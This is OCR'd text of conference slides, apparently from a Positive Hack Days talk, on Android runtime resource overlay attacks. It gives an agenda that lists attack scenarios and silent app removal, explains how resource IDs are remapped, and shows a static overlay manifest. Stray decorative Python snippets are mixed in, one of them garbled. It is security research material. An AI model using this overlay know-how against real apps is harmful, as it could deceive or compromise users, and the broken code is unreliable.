
Alena Skliarova

Security Researcher

```
def key_pressed(key):
    print(f"{key} pressed")
```

Resource Overlay Attacks on Android Applications



```
# Create the main window
root = tk.Tk()
root.title("Simple Keyboard")
```

positive hack Jakarta talks

#PHTalks

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```

Alena Skliarova

- Android Security Researcher
- Reverse Engineer
- Bug Bounty Hunter

in/askliarova

Nalen98

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

1

engine = pyttsx3.init()


import pyttsx3

How ARRO Works

message = "Hello, human! This is your computer speaking. Hack the planet!"

#PHTalks


How ARRO works



How ARRO works

strings.xml

```xml
<resources>
    <string name="app_name">HelloWorldApp</string>
    <string name="mystring">Hi!</string>
</resources>
```



How ARRO works

R.string.mystring


"Hi"

→

0x7ff1009e

resource id

How ARRO works



How ARRO works

R.string.mystring

resource id

0x7ff1009e

→

@idmap


↓

```
Mapping:
    0x7f11009e -> string "XXXMaze" (string/mystring)
```

↓


"XXXMaze"

How ARRO works



How ARRO works

No need to recompile the application



1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

2

Types of Resource Overlays

engine = pyttsx3.init()

import pyttsx3

message = "Hello, human! This is your computer speaking. Hack the planet!"

#PHTalks

Types of resource overlays

Static RRO

Declared in the manifest and can't be changed after that

Static overlay

device/google/felix/rro_overlays/WifiOverlay/AndroidManifest.xml

```
<!-- Pixel specific wifi overlays -->
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.wifi.resources.pixel"
    android:versionCode="1"
    android:versionName="1.0">
    <application android:hasCode="false" />
    <overlay
      android:targetPackage="com.android.wifi.resources"
      android:targetName="WifiCustomization"
      android:isStatic="true"
      android:priority="0"/>
</manifest>
```

Types of resource overlays

